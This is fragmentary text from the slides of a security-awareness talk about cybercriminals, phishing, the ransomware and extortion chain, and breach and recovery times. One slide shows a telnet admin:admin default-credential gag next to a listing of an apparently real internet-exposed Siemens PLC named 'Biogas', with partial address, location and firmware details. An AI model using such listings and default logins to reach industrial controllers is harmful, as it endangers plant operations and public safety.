

STORIES FROM THE

DARK SIDE





KIRK
LIKES BREAKING THINGS
ELLIUTH

@codecentric

WHAT DO
LAWYERS AND FORENSIC EXPERTS
HAVE IN COMMON?

WE HAVE SEEN ALL THE DARKEST
SIDES OF HUMANITY

AND WE KNOW ALL THE EXCUSES



BUT WHY DO

CYBER CRIMINALS

EXIST?



THE ACTORS



REALLY NIFTY

ANONYMITY*


*NO, THEY DON'T HAVE AN ID-CARD, :-)

TRANSPORTATION PROBLEM!

NO PROBLEM ON TIME OF
DELIVERY

NO RESTRICTION ON OPENING HOURS

No



FOLLOW THE

MONEY*

* 2014: 500 BIL. \$ ON DRUG DEALING WORLDWIDE

* 2025: 10.5 TRILL IN \$ ON DAMAGES FROM
CYBER CRIMINALS WORLDWIDE

* 2022: 207 BIL. € (DE ONLY)



THE
WEEKLY
ETHOPOD

IT'S A TRAP!

100 % SUCCESS RATE

SPEARING
WHALING
VISHING
PHARMING



.EXE CUTE...



HACKER: "KNOCK, KNOCK"

DEVICE: "WHO'S THERE"

HACKER: "ADMIN ADMIN"



TELNET://ADMIN:ADMIN

95.116.8

x5f7 .dyn.telefonica.de

O2 Deutschland

Added on 20 -02-13 19:34:25 GMT

 Germany, Frankfurt Am Main

ics

Copyright: Original Siemens Equipment

Module type: CPU 315-2 DP

PLC name: Biogas

Module: 6ES7 315-2AG10-0AB0 v.0.4

Plant identification:

Module name: CPU 315-2 DP

Serial number of module:

Basic Firmware: v.2.6.11

Basic Hardware: 6ES7 315-2AG10-0AB0

WAT?





BREACH

DATA
EXFILTRATION

EXTORTION
TTP

EXTORTION
DSGVO

EXTORTION
RELEASE

RANSOM
ENCRYPTION

EXTORTION
REPUTATION

RINSE AND
REPEAT

* CYBER CYBER

KILL CHAIN*

TYPICAL

MEAN TIME TO

BREACH

< 24 H*

* TO DOMAIN ADMIN

* LATERAL MOVEMENT

* EXFILTRATION



THE DANCE

NO BACKUP

No

MERCY !

KNOW YOUR
MEAN TIME TO RECOVER



OUR IT STAFF

KNOWS HOW TO HANDLE THIS!*



*Oh, cool. Cool; cool, cool cool, cool, cool.
No doubt, no doubt, no doubt.*

* WELL-INTENTIONED
MEANS THE OPPOSITE OF
GOOD

* SHUT DOWN IS BAD

* I JUST WANTED TO ...

MEAN TIME TO

IDENTIFY

MORE THAN 52 DAYS

* YOUR PROBLEM IS NOT TECHNICAL


* YOU SHOULDN'T DO
IT AT ALL



CONT

AAAAAAA/IN

MEAN TIME TO



* 270 DAYS

* IT'S BAD

